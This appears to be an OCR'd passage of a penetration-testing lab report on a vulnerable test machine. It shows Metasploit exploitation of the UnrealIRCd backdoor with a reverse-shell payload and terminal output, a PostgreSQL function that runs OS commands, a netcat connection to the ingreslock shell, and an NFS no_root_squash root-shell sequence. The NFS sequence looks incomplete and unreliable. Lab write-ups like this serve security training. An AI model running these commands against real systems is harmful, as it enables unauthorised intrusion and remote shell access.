
3.6 UnrealIRCd Exploit (Port 6697)


- **Vulnerability:** The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.
- **Exploitation Steps:**

```
msfconsole
search unrealircd
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS <Target-IP>
set RPORT 6697
show payloads
set PAYLOAD cmd/unix/reverse
set LHOST <IP>
set LPORT 4444
exploit
```


File Actions Edit View Help
┌──(root㉿kali)-[/home/kali]
└─# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more
=[metasploit v6.4.45-dev]
+ -- --=[2489 exploits - 1281 auxiliary - 393 post]
+ -- --=[1463 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
msf6 > search unrealircd
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)
Exploit target:


File Actions Edit View Help
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > Set RHOSTS 192.168.214.139
[-] Unknown command: Set. Did you mean set? Run the help command for more details.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.214.139
RHOSTS => 192.168.214.139
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payload
[-] Invalid parameter "payload", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show PAYLOAD
[-] Invalid parameter "PAYLOAD", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show PAYLOADS
[-] Invalid parameter "PAYLOADS", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloadS
[-] Invalid parameter "payloadS", use "show -h" for more information
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (via Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Execution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Reverse TCP (telnet)
7 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP (via Perl)
9 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP SSL (via perl)
10 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP (via Ruby)
11 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP SSL (via Ruby)





3.7 PostgreSQL Exploit (Port 5432)

- **Vulnerability:** PostgreSQL allows the execution of OS commands.
- **Exploitation Steps:**

CREATE FUNCTION shell_exec(text) RETURNS void AS $$

import os

os.system($1)

$$ LANGUAGE plpythonu;

SELECT shell_exec('whoami');

3.8 Ingres Database Exploit (Port 1524)

- **Vulnerability:** Ingreslock allows unauthorized shell access.
- **Exploitation Steps:**

nc <Target-IP> 1524

3.9 NFS Exploit (Port 2049)

- **Vulnerability:** NFS is misconfigured with no_root_squash.
- **Exploitation Steps:**

showmount -e <Target-IP>

mkdir /mnt/nfs

mount -t nfs <Target-IP>:/ /mnt/nfs

echo '#!/bin/bash\n/bin/bash -p' > /mnt/nfs/root_shell

chmod +x /mnt/nfs/root_shell

/mnt/nfs/root_shell